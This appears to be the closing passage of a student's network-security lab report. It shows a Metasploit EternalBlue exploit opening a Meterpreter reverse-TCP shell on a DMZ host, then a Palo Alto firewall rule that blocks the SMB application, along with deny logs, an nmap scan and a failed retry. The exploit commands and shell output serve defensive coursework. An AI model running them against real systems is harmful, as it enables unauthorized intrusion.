[*] 172.16.1.26:445 - Sending final SMBv2 buffers.
[*] 172.16.1.26:445 - Sending last fragment of exploit packet!
[*] 172.16.1.26:445 - Receiving response from exploit packet
[+] 172.16.1.26:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.26:445 - Sending egg to corrupted connection.
[*] 172.16.1.26:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 172.16.1.26
[*] Meterpreter session 1 opened (192.168.146.26:4444 → 172.16.1.26:49165) at 2023-12-01 19:55:44 -0500
[+] 172.16.1.26:445 -----
[+] 172.16.1.26:445 -----
[+] 172.16.1.26:445 -----WIN-----
```

Figure 77: Attack deemed successful, and DMZ-Host becomes a zombie system.

18. Block the applications used in the previous attack and show that the attack was prevented even if port 445 is still open.

Examining the logs provided by the monitor tab, we can see that ms-ds-smb is the application the exploit uses. Thus, by blocking this specific application, we can see that even with the port still open, the exploit can no longer run and will not even pass the scanner phase to attempt the exploit.

Figure 78: Log showing the applications allowed during Exploit.

The screenshot shows the Palo Alto Networks PA-VM interface. The main dashboard displays various security and optimization metrics. On the left, there's a navigation bar with links like DASHBOARD, ACC, MONITOR, POLICIES, OBJECTS, NETWORK, and DEVICE. The POLICIES section is currently selected, showing a list of existing security policies. A specific policy, "HTTP", is selected and its details are displayed in a modal dialog box titled "Security Policy Rule". The "Application" tab is active in the modal, showing the "ms-ds-smb" application selected. Other options like "Any" and "ms-ds-smb1" are also listed. At the bottom of the modal, there are buttons for "OK" and "Cancel". The background shows the full list of policies, including "HTTP-Application", "FTTP", "Exploit Port", "Inzone-default", and "Interzone-default".

Figure 79: Configuring security policy rule with ms-ds-smb applications blocked.

PA-VM

Not secure https://192.168.55.128:7#monitor?vsys=1:monitor/logs/traffic

PA-VM DASHBOARD ACC MONITOR POLICIES OBJECTS NETWORK DEVICE

Log Traffic Threat URL Filtering WildFire Submissions Data Filtering HIP Match GlobalProtect IP-Tag User-ID Device Detection External Inspection Configuration System Alarms Authentication Unified Packet Capture App Scope Summary Change Monitor Threat Monitor Threat Map Network Monitor Session Map Session Brower Botnet PDF Reports Manage PDF Summary User Activity Report SaaS Application Usage Report Groups Email Scheduler Manage Custom Reports Reports

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/3 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
	12/01 17:19:09	deny	Kali	DMZ	192.168.146.26		172.16.1.26			445	ms-ds-seb-base	deny	Block_Eternal	policy-deny	368	0	0
	12/01 17:18:56	end	DMZ	DMZ	172.16.1.1		172.16.1.255			137	netbios-ns	allow	intrazone-default	aged-out	552	0	0
	12/01 17:18:51	end	DMZ	DMZ	172.16.1.1		172.16.1.255			138	netbios-dg	allow	intrazone-default	aged-out	432	0	0
	12/01 17:18:51	end	inside	inside	10.10.10.1		10.10.10.255			137	netbios-dg	allow	intrazone-default	aged-out	1.1k	0	0
	12/01 17:18:46	end	inside	inside	10.10.10.1		10.10.10.255			138	netbios-dg	allow	intrazone-default	aged-out	648	0	0
	12/01 17:18:21	start	DMZ	DMZ	172.16.1.1		172.16.1.255			137	netbios-ns	allow	intrazone-default	n/a	92	0	0
	12/01 17:18:21	start	DMZ	DMZ	172.16.1.1		172.16.1.255			138	netbios-dg	allow	intrazone-default	n/a	216	0	0
	12/01 17:18:09	start	inside	inside	10.10.10.1		10.10.10.255			137	netbios-dg	allow	intrazone-default	n/a	92	0	0
	12/01 17:18:06	start	inside	inside	10.10.10.1		10.10.10.255			138	netbios-dg	allow	intrazone-default	n/a	216	0	0
	12/01 17:17:36	end	Kali	DMZ	192.168.146.26		172.16.1.26			445	incomplete	allow	TFTP	tcp-est-from-client	280	0	0
	12/01 17:17:36	end	Kali	DMZ	192.168.146.26		172.16.1.26			445	incomplete	allow	TFTP	tcp-est-from-client	280	0	0
	12/01 17:17:31	end	Kali	DMZ	192.168.146.26		172.16.1.26			445	incomplete	allow	TFTP	tcp-est-from-client	280	0	0
	12/01 17:17:26	end	Kali	DMZ	192.168.146.26		172.16.1.26			306	incomplete	allow	TFTP	aged-out	74	0	0
	12/01 17:17:26	end	Kali	DMZ	192.168.146.26		172.16.1.26			32772	incomplete	allow	TFTP	aged-out	74	0	0
	12/01 17:17:26	end	Kali	DMZ	192.168.146.26		172.16.1.26			8064	incomplete	allow	TFTP	aged-out	74	0	0
	12/01 17:17:26	end	Kali	DMZ	192.168.146.26		172.16.1.26			6646	incomplete	allow	TFTP	aged-out	74	0	0
	12/01 17:17:26	end	Kali	DMZ	192.168.146.26		172.16.1.26			5544	incomplete	allow	TFTP	aged-out	74	0	0
	12/01 17:17:23	end	Kali	DMZ	192.168.146.26		172.16.1.26			2190	incomplete	allow	TFTP	aged-out	74	0	0
	12/01 17:17:23	end	Kali	DMZ	192.168.146.26		172.16.1.26			5651	incomplete	allow	TFTP	aged-out	74	0	0
	12/01 17:17:23	end	Kali	DMZ	192.168.146.26		172.16.1.26			19350	incomplete	allow	TFTP	aged-out	74	0	0

Displaying logs 1 - 20 per page DESC | admin | Logout | Last Login Time: 12/01/2023 12:23:30 | Session Expire Time: 12/31/2023 14:53:52 | 1 2 3 4 5 6 7 8 9 10 | Resolve hostname | Highlight Policy Actions | Tasks | Language | paloalto

Figure 80: Log showing the change in system form allowing SMB to block all applications.

Kali-Linux VMWare Workstation 17 Player (Non-commercial use only)

File Actions Edit View Help

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[-] 172.16.1.26:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 172.16.1.26:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[-] 172.16.1.26:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 172.16.1.26:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > quit

[(kali㉿kali)-[~]] $ nmap -Pn 172.16.1.26
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-01 20:16 EST
Nmap scan report for 172.16.1.26
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 19.55 seconds
[(kali㉿kali)-[~]] $
```

"the quieter you become, the more you are able to hear"

Figure 81: Kali Linux Nmap scan showing that the port is still open.

Kali - VMware Workstation 17 Player (Non-commercial use only)

kali@kali:~

```
[*] =[ metasploit v6.3.27-dev          ]
+ --=[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ --=[ 1385 payloads - 46 encoders - 11 nops        ]
+ --=[ 9 evasion           ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternal

Matching Modules

#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/windows/smb/ms17_010_eternalblue  2017-03-14   average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  1 exploit/windows/smb/ms17_010_psexec     2017-03-14   normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
  2 auxiliary/admin/smb/ms17_010_command   2017-03-14   normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
  3 auxiliary/scanner/smb/ms17_010         2017-03-14   normal  No     MS17-010 SMB RCE Detection
  4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14   great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 172.16.1.26
rhosts => 172.16.1.26
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.146.26:4444
[*] 172.16.1.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 172.16.1.26:445   - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 172.16.1.26:445   - Scanned 1 of 1 hosts (100% complete)
[-] 172.16.1.26:445   - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 82: Kali Linux machine showing that target cannot be attacked.

The End.

It has been a pleasure taking this course, and I adored the practical aspects of it and all the experience it has given me.